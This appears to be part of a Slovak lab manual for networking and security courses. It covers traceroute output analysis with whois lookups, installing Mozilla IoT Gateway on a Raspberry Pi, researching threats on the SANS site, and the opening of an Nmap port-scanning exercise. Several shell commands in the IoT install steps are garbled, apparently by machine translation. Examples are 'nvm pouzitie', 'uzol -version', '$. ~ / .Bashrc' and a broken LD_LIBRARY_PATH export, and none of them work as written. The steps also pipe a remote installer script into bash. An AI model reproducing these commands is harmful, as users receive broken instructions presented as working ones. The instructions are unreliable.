Vo vyššie uvedenom príklade výstupu sa tracerové pakety pohybujú od zdrojového PC k miestnemu smerovaču označovanému aj ako predvolená brána (hop 1: 192.168.1.1) smerovaču POP (Point of Presence) ISP (hop 2: 10.18.20.1). Každý ISP má množstvo POP smerovačov. Tieto smerovače POP sú na okraji siete ISP a sú to prostriedky, ktorými sa zákazníci pripájajú k internetu.

Pakety prechádzajú po sieti Verizon pre dva skoky a potom pokračujú na router, ktorý patrí k alter.net. To by mohlo znamenať, že pakety cestujú do siete iného poskytovateľa internetových služieb. Je to dôležité, pretože pri prechode medzi poskytovateľmi internetových služieb niekedy dochádza k strate paketov alebo niekedy jeden ISP je pomalší ako druhý. Ako by sme mohli určiť, či je alter.net iný ISP alebo rovnaký ISP?

Existuje internetový nástroj známy ako whois. Tento nástroj umožňuje určiť, kto vlastní doménu. Webový nástroj Whois sa nachádza na adrese <http://whois.domaintools.com/>. Táto doména je tiež vo vlastníctve Verizon podľa webového nástroja whois.

```
Registrant:
  Verizon Business Global LLC
  Verizon Business Global LLC
  One Verizon Way
  Basking Ridge NJ 07920
  US
  domainlegalcontact@verizon.com +1.7033513164 Fax: +1.7033513669

Domain Name: alter.net
```

Pre zhrnutie, komunikácia začína na domácom počítači a cestuje cez domáci smerovač (hop 1). Potom sa pripája k ISP a cestuje cez svoju sieť (chmeľ 2-7), kým sa nedostane na vzdialený server (hop 8). Ide o pomerne neobvyklý príklad, v ktorom je od začiatku až do konca zapojený iba jeden ISP. Zvyčajne sa pri internetovej komunikácii objavujú situácie, kedy sa zapojili dvaja alebo viacerí poskytovatelia internetových služieb, ako sú zobrazené v nasledujúcich príkladoch.

```

C:\>tracert www.afrinic.net

Tracing route to www.afrinic.net [196.216.2.136]
over a maximum of 30 hops:

  1      1 ms      <1 ms      <1 ms      dslrouter.westell.com [192.168.1.1]
  2     39 ms     38 ms     37 ms     10.18.20.1
  3     40 ms     38 ms     39 ms     G4-0-0-2204.ALBYNY-LCR-02.verizon-gni.net [130.81.197.182]
  4     44 ms     43 ms     43 ms     so-5-1-1-0.NY325-BB-RTR2.verizon-gni.net [130.81.22.46]
  5     43 ms     43 ms     42 ms     0.so-4-0-0.XT2.NYC4.ALTER.NET [152.63.9.249]
  6     43 ms     71 ms     43 ms     0.ae4.BR3.NYC4.ALTER.NET [152.63.16.185]
  7     47 ms     47 ms     47 ms     te-7-3-0.edge2.NewYork2.level3.net [4.68.111.137]
  8     43 ms     55 ms     43 ms     vlan51.ebr1.NewYork2.Level3.net [4.69.138.222]
  9     52 ms     51 ms     51 ms     ae-3-3.ebr2.Washington1.Level3.net [4.69.132.89]
 10    130 ms    132 ms    132 ms     ae-42-42.ebr2.Paris1.Level3.net [4.69.137.53]
 11    139 ms    145 ms    140 ms     ae-46-46.ebr1.Frankfurt1.Level3.net [4.69.143.137]
 12    148 ms    140 ms    152 ms     ae-91-91.csw4.Frankfurt1.Level3.net [4.69.140.147]
 13    144 ms    144 ms    146 ms     ae-92-92.ebr2.Frankfurt1.Level3.net [4.69.140.297]
 14    151 ms    150 ms    150 ms     ae-23-23.ebr2.London1.Level3.net [4.69.148.193]
 15    150 ms    150 ms    150 ms     ae-58-223.csw2.London1.Level3.net [4.69.153.138]
 16    156 ms    156 ms    156 ms     ae-227-3603.edge3.London1.Level3.net [4.69.166.154]
 17    157 ms    159 ms    160 ms     195.50.124.34
 18    353 ms    340 ms    341 ms     168.209.201.74
 19    333 ms    333 ms    332 ms     csw4-pk1-gi1-1.ip.isnet.net [196.26.0.101]
 20    331 ms    331 ms    331 ms     196.37.155.180
 21    318 ms    316 ms    318 ms     fa1-0-1.ar02.jnb.afrinic.net [196.216.3.132]
 22    332 ms    334 ms    332 ms     196.216.2.136

Trace complete.

```

Čo sa deje v skoku číslo 10?

.....

Kde sa geograficky nachádza skok číslo 12 a 19?

.....

Kto je držiteľom domény skoku číslo 19?

.....

```

C:\>tracert www.lacnic.net

Tracing route to www.lacnic.net [200.3.14.147]
over a maximum of 30 hops:

  1    <1 ms    <1 ms    <1 ms    dslrouter.westell.com [192.168.1.1]
  2    38 ms    38 ms    37 ms    10.18.20.1
  3    38 ms    38 ms    39 ms    G3-0-9-2204.ALBYNY-LCR-02.verizon-gni.net [130.8
1.196.190]
  4    42 ms    43 ms    42 ms    so-5-1-1-0.NY325-BB-RTR2.verizon-gni.net [130.81
.22.46]
  5    82 ms    47 ms    47 ms    0.ae2.BR3.NYC4.ALTER.NET [152.63.16.49]
  6    46 ms    47 ms    56 ms    204.255.168.194
  7    157 ms   158 ms   157 ms   ge-1-1-0.100.gw1.gc.registro.br [159.63.48.38]
  8    156 ms   157 ms   157 ms   xe-5-0-1-0.core1.gc.registro.br [200.160.0.174]

  9    161 ms   161 ms   161 ms   xe-4-0-0-0.core2.nu.registro.br [200.160.0.164]

 10    158 ms   157 ms   157 ms   ae0-0.ar3.nu.registro.br [200.160.0.249]
 11    176 ms   176 ms   170 ms   gw02.lacnic.registro.br [200.160.0.213]
 12    158 ms   158 ms   158 ms   200.3.12.36
 13    157 ms   158 ms   157 ms   200.3.14.147

Trace complete.

```

Čo sa deje v skoku číslo 7?

.....

Kde sa geograficky nachádza skok číslo 5 a 10?

.....

Kto je držiteľom domény skoku číslo 5?

.....

Otázky a úlohy na zamyslenie

- 1) Existujú vizualizačné nástroje pre grafické zobrazenie výstupov príkazov ping a tracert?
- 2) Čo je príčinou, ak sa v odpovediach zobrazia hviezdičky?
- 3) Ako vyzerá výstup, ak je po ceste zapojený firewall?

Odporúčané zdroje

[1] Ping - [https://en.wikipedia.org/wiki/Ping_\(networking_utility\)](https://en.wikipedia.org/wiki/Ping_(networking_utility))

[2] Traceroute - <https://en.wikipedia.org/wiki/Traceroute>

CVIČENIE S20-CV1: Mozilla IoT Gateway

Kľúčové slová

IoT gateway, Mozilla, Raspberry PI

Výstup cvičenia

Pomocou Raspberry PI a Mozilla frameworku si vytvoríte vlastnú IoT bránu (angl. gateway) pre jednoduché monitorovanie a riadenie IoT senzorov a aktuátorov.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- Vytvoriť IoT bránu pre IoT snímače a zariadenia.
- Vytvoriť systém pre kontrolu a riadenie IoT snímačov a zariadení.
- Pristupovať k IoT zariadeniam prostredníctvom webového rozhrania.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- Raspberry PI 3,
- bootovateľný OS,
- SD karta,
- základná LAN infraštruktúra,
- ľubovoľné snímače a aktuátory.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy práce s operačným systémom,
- znalosť práce s príkazovým riadkom,
- základy sieťovej a webovej komunikácie,
- základy skriptovania a správy operačných systémov.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké sú jeho možnosti pre prototypovanie v praxi.
- 2) Študentom vysvetlite základný postup inštalácie a konfigurácie systému Mozilla IoT Gateway.
- 3) Zvoľte si skupinu snímačov, ktoré budete pripájať k Mozilla IoT Gateway a následne ich budete cez webové rozhranie ovládať.
- 4) V spolupráci so študentmi vypracujte zadanie nižšie.

Teoretický úvod



POZNÁMKA!

Podrobnosti o IoT protokoloch a sieťach nájdete kapitole 5, prípadne v odporúčaných zdrojoch na konci tohto dokumentu.

Zadanie

Vytvorte s pomocou Mozilla IoT Gateway, systém, ktorý umožní kontrolu a riadenie IoT snímačov a aktuátorov cez webové rozhranie.

Realizácia cvičenia

Pre realizáciu cvičenia s pomocou Mozilla IoT Gateway máte dve možnosti:

1. Stiahnuť si predpripravený systém (Odporúčaný).
2. Vykonať manuálnu inštaláciu systému (Pre pokročilých).

Spôsob 1: predpripravený systém

Systém si môžete stiahnuť predpripravený na URL adrese:

<https://github.com/mozilla-iot/gateway/releases/download/0.6.0/gateway-0.6.0.img.zip>

Tento systém následne rozbaľte na SD kartu napríklad využitím nástroja Rufus a pripravte z neho bootovateľný operačný systém pre Raspberry PI.

Spôsob 2: vlastná inštalácia systému

1. Nainštalujte OS pre Raspberry PI.
2. Aktualizácia vyrovnávacej pamäte balíkov.

```
sudo apt-get update
```

3. Nainštalujte pkg-config.

```
sudo apt-get install pkg-config
```

4. Nainštalujte curl.

```
sudo apt-get install curl
```

5. Inštalácia nvm (odporúča sa),

nvm Vám umožňuje ľahko inštalovať rôzne verzie Node. Inštalácia nvm:

```
$ curl-  
https://raw.githubusercontent.com/creationix/nvm/v0.33.8/install.sh |  
bash
```

Opätovne inicializujte reláciu terminálu.

```
$. ~ / .Bashrc
```

Použite nvm na inštaláciu poslednej stabilnej verzie Node, a potom ho nastavte na predvolenú verziu.

```
$ nvm install  
$ nvm pouzitie  
$ nvm alias default $ (node -v)
```

Overte, či bol nainštalovaný Node a npm:

```
$ uzol -version  
v8.12.0  
$ npm --version  
6.4.1
```

6. Doinštalujte potrebné knižnice pre komunikáciu s perifériami:

```
$ sudo apt-get install libboost-python-dev libboost-thread-dev  
libbluetooth-dev libglib2.0-dev  
$ sudo apt-get install libusb-1.0-0-dev libudev-dev  
$ sudo apt-get install autoconf  
$ sudo apt-get install libpng12-0  
$ sudo apt-get install git  
$ sudo apt-get install build-essential  
$ apt install python-pip  
$ apt install python3-pip  
$ pip3 install git+https://github.com/mycroftai/adapt#egg=adapt-  
parser  
$ apt install firefox  
$ apt install openjdk-8-jre
```

7. Zbuildujte potrebné balíky pre openzwave.

```
$ cd  
$ git clone https://github.com/OpenZWave/open-zwave.git
```

```
$ cd open-zwave
```

```
$ CFLAGS=-D_GLIBCXX_USE_CXX11_ABI=0 make && sudo CFLAGS=-D_GLIBCXX_USE_CXX11_ABI=0 make install
```

```
$ sudo ldconfig
```

Poznámka: Možno budete musieť ručne pridať cestu /usr/local/lib do premennej systémového prostredia LD_LIBRARY_PATH pridaním nasledujúceho súboru ~/.profile, týmto príkazom:

```
export LD_LIBRARY_PATH = /usr / local / lib / : $ LD_LIBRARY_PATH
```

Môžete to spustiť aj na príkazovom riadku, takže akcia má okamžitý účinok. Po spustení príkazu by ste mali spustiť `sudo ldconfig` znova, aby ste sa uistili, že prebehla zmena konfigurácie.

8. Stiahnite si framework Mozilla IoT Gateway:

```
$ cd
```


```
$ git clone https://github.com/mozilla-iot/gateway.git
```

```
$ cd gateway
```


```
$ npm start
```

9. Vložte `http://localhost:8080` do Vášho webového prehliadača (alebo pri vzdialenom načítaní použite adresu IP servera). Potom nastavte doménu a zaregistrujte sa podľa pokynov na webovej stránke. Po dokončení tohto procesu môžete do svojho webového prehliadača načítať **`https://localhost:4443`** (alebo pri vzdialenom načítaní používať adresu IP servera).


Pri prvom spustení brány funguje ako WiFi hotspot vysielajúci názov siete (SSID) "Mozilla IoT Gateway". K tejto bráne môžete pripojiť svoj laptop alebo smartphone, ktorý by Vás automaticky nasmeroval na stránku s nastavením. Prípadne môžete pripojiť Raspberry Pi priamo do svojej siete pomocou kábla sieťového kábla a do prehliadača zadajte `gateway.local`, aby ste začali proces inštalácie.




Potom budete vyzvaní, aby ste zvolili jedinečnú subdoménu brány, ktorá automaticky vygeneruje certifikát SSL pre Vás pomocou nástroja LetsEncrypt a vytvorí bezpečný tunel na internete, aby ste mohli vzdialene pristupovať k bráne. Budete požiadaní o e-mailovú adresu, aby ste mohli v budúcnosti získať potvrdenie pre svoju subdoménu. Môžete sa tiež rozhodnúť použiť svoj vlastný názov domény, ak nechcete používať tunelovú službu, ale musíte si vygenerovať svoj vlastný SSL certifikát a nakonfigurovať DNS sami.



Potom budete bezpečne presmerovaní do novej subdomény a budete vyzvaní, aby ste vytvorili svoj užívateľský účet na bráne.




Potom budete automaticky prihlásení do brány a budete pripravení začať pridávať zariadenia. Upozorňujeme, že webové rozhranie brány je progresívna webová aplikácia, ktorú môžete pridať na úvodný displej Vášho smartfónu pomocou aplikácie Firefox.




Pridávanie IoT zariadení

Ak chcete do brány pridať zariadenia, kliknite na ikonu "+" v pravom dolnom rohu obrazovky. Tým sa všetky pripojené adaptéry prepnú do režimu párovania. Postupujte podľa pokynov pre jednotlivé zariadenia, aby ste ich spárovali s bránou (často to zahŕňa stlačenie tlačidla na zariadení, keď je brána v režime párovania).

Zariadenia, ktoré sa úspešne spárovali s bránou, sa objavia na obrazovke pridania zariadenia a pred uložením na bránu im môžete dať meno podľa vlastného výberu.



Pridané zariadenia sa následne objavia na hlavnej obrazovke:



Môžete zapnúť a vypnúť všetky veci jediným klepnutím alebo kliknutím na tlačidlo rozšírenia, prejdete na rozšírené zobrazenie všetkých vlastností veci. Napríklad inteligentná zástrčka má vypínač a hlási svoju aktuálnu spotrebu, napätie, prúd a frekvenciu.

Otázky a úlohy na zamyslenie

- 1) Aké ďalšie zaujímavé vlastnosti je možné nakonfigurovať v Mozilla IoT Gateway?
- 2) Ako je možné pristupovať k údajom z Mozilla IoT Gateway cez externú aplikáciu?

Odporúčané zdroje

[1] Mozilla IoT Gateway - <https://iot.mozilla.org/gateway/>

[2] Mozilla IoT Gateway tutorial –

<https://hacks.mozilla.org/2018/02/how-to-build-your-own-private-smart-home-with-a-raspberry-pi-and-mozillas-things-gateway/>

CVIČENIE S21-CV1: Prieskum bezpečnostných hrozieb

Kľúčové slová

bezpečnostné hrozby, SANS, malware, zmierňovanie rizika, zabezpečenie

Výstup cvičenia

Zoznámiť sa s inštitútom SANS. Poznať formát a štruktúru databázy kybernetických útokov, chýb a zraniteľností. Schopnosť nájsť, identifikovať kľúčové informácie o bezpečnostných chybách a hrozbách, navrhnúť adekvátne protopatrenia na základe odporúčaní inštitútu SANS.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- Prehľadať internetové zdroje venované kybernetickej bezpečnosti.
- Identifikovať aktuálne kybernetické hrozby a útoky.
- Identifikovať aktuálne objavené chyby a bezpečnostné zraniteľnosti aplikácií a systémov.
- Určiť opatrenia pre zmiernenie alebo odstránenie rizika napadnutia.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- internetové pripojenie,
- softvér pre tvorbu prezentácií.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- schopnosť vyhľadávania informácií,
- kritická analýza informácií,
- prezentačné schopnosti.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Spoločne so študentmi si prejdite webovú stránku SANS inštitútu. Identifikujte kľúčové informácie a ich štruktúru.
- 3) V spolupráci so študentmi prepočítajte nižšie uvedené cvičenia v troch fázach.
- 4) V prvej fáze prejdite na webovú stránku SANS a identifikujte relevantné zdroje informácií.
- 5) V druhej fáze identifikujte niekoľko nedávnych hrozieb zabezpečenia siete pomocou stránky SANS.

- 6) V tretej faze si vyberte a podrobne špecifikujte konkrétnu hrozbu siete.
- 7) Identifikujte alternatívne webové lokality mimo siete SANS, ktoré poskytujú informácie o hrozbe bezpečnosti siete.
- 8) V závere odprezentujte svoje výsledky výskumu triede.

Teoretický úvod

Na obranu siete pred útokmi musí správca určiť vonkajšie hrozby, ktoré predstavujú nebezpečenstvo pre jeho sieť. Bezpečnostné webové stránky je možné použiť na identifikáciu nových hrozieb a poskytnutie možností zmierňovania a komplexnej obrany siete.

Jeden z najobľúbenejších a najdôveryhodnejších webových stránok na ochranu pred počítačovými a sieťovými bezpečnostnými hrozbami je **SysAdmin, audit, sieť, bezpečnosť (SANS)**. Stránka SANS poskytuje viacero zdrojov, vrátane zoznamu top 20 kritických bezpečnostných kontrol pre efektívnu kybernetickú obranu a týždenný **@Risk: Výstražný bulletin**. Tento spravodaj informuje o nových sieťových útokoch a zraniteľných miestach.

V tomto cvičení sa budete pohybovať a preskúmavať stránky SANS a jej využitím sa pokúsite identifikovať aktuálne bezpečnostné hrozby pre siete.

Realizácia cvičenia

Úloha 1

Aké kategórie informačných zdrojov je možné nájsť na stránkach SANS? Vyberte si 3 pre Vás najzaujímavejšie:

.....

.....

.....

Úloha 2

Nájdite prvých 20 kritických bezpečnostných kontrol.

Dvadsať kritických bezpečnostných kontrol pre účinnú kybernetickú obranu uvedených na webovej stránke SANS je vyvrcholenie verejno-súkromného partnerstva zahŕňajúceho Ministerstvo obrany, Združenie pre národnú bezpečnosť, Centrum pre internetovú bezpečnosť (CIS) a inštitút SANS. Tento zoznam zraniteľností bol vyvinutý s cieľom zvýšiť bezpečnosť systémov prostredníctvom kontrol chýb a zraniteľností.

V ponuke Zdroje vyberte položku Top 20 kritických bezpečnostných kontrol.

Vyberte jeden z 20 prvkov v zozname a popíšte príklady troch návrhov implementácie.

.....

.....

.....

Úloha 3

Preskúmajte najnovšie hrozby pre bezpečnosť siete pomocou stránky SANS a identifikujte iné stránky, ktoré obsahujú informácie o bezpečnostných hrozbách. Nájdite archív Newsletter archívu @Risk: Security Consensus Alert.

Na stránke Spravodajov vyberte možnosť Archív pre @RISK: Security Consensus Alert. Prejdite nadol na čísla archívov a vyberte najnovší týždenný bulletin. Prečítajte si najnovšie bezpečnostné problémy a Najrozšírenejšie súbory škodlivého softvéru. Vymenujte niektoré nedávne útoky. Ak je to potrebné, prehliadnite niekoľko aktuálnych bulletinov.

.....
.....
.....

Identifikujte stránky poskytujúce najnovšie informácie o bezpečnostných hrozbách. Okrem stránky SANS identifikujte aj niektoré ďalšie webové stránky, ktoré poskytujú najnovšie informácie o bezpečnostných hrozbách.

.....
.....
.....

Vymenujte niektoré nedávne bezpečnostné hrozby uvedené na týchto webových stránkach.

.....
.....
.....

Úloha 4

V tejto časti budete skúmať konkrétny sieťový útok, ku ktorému došlo a vytvoríte prezentáciu založenú na zistených informáciach. Na základe Vašich zistení vyplňte nižšie uvedený formulár.

Názov útoku:

Typ útoku:

Dátum útoku:

Počítače/dotknuté organizácie:

Ako to funguje a ako sa to prejavuje:

.....

.....

.....

Možnosti zmierňovania:

.....

.....

.....

Odkazy, referencie, doplňujúce informácie:

.....

.....

.....

Prezentácia

- Odprezentujte vybraný kybernetický útok, jeho charakteristiku a možnosti ochrany pred ním.

Otázky a úlohy na zamyslenie

1. Aké kroky môžete podniknúť na ochranu Vášho počítača?
2. Aké sú niektoré dôležité kroky, ktoré môžu organizácie podniknúť na ochranu svojich zdrojov?

Odporúčané zdroje

[1] SANS Inštitút - https://en.wikipedia.org/wiki/SANS_Institute

[2] SANS - <https://www.sans.org/>

CVIČENIE S22-CV1: Detekcia zraniteľností

Kľúčové slová

skenovanie portov, Nmap, sieťová mapa

Výstup cvičenia

S použitím nástroja Nmap oskenovať sieťové porty konkrétnej stanice. Identifikovať aktuálne spustené služby.

Získané vedomosti a skúsenosti

Absolvovaním cvičenia sa naučíte:

- Pracovať s virtualizovaným systémom.
- Otestovať koncové zariadenie z pohľadu zabezpečenia portov.
- Identifikovať slabé miesta bezpečnosti portov.

Vyžadované technické pomôcky

Pre úspešnú realizáciu cvičenia budete potrebovať tieto pomôcky:

- virtuálny systém (VirtualBox),
- operačný systém Linux ,
(https://static-course-assets.s3.amazonaws.com/CyberEss/files/Ubuntu_CyberEss.ova)
- nástroj Nmap,
- ďalšie koncové stanice v sieti.

Prerekvizity znalostí

Pre úspešnú realizáciu cvičenia budete potrebovať tieto znalosti:

- základy práce s operačným systémom Linux,
- základy sieťovej komunikácie.

Odporúčaný priebeh výučby

Cvičenie odporúčame realizovať nasledujúcim postupom:

- 1) Objasniť študentom, aký koncept sa bude počas cvičenia preberať, aké je jeho využitie a dôležitosť v praxi.
- 2) Študentom vysvetlite základný princíp zberu dát pred hackerským útokom.
- 3) Študentom vysvetlite základný princíp skenovanie sieťových portov alebo celej siete.
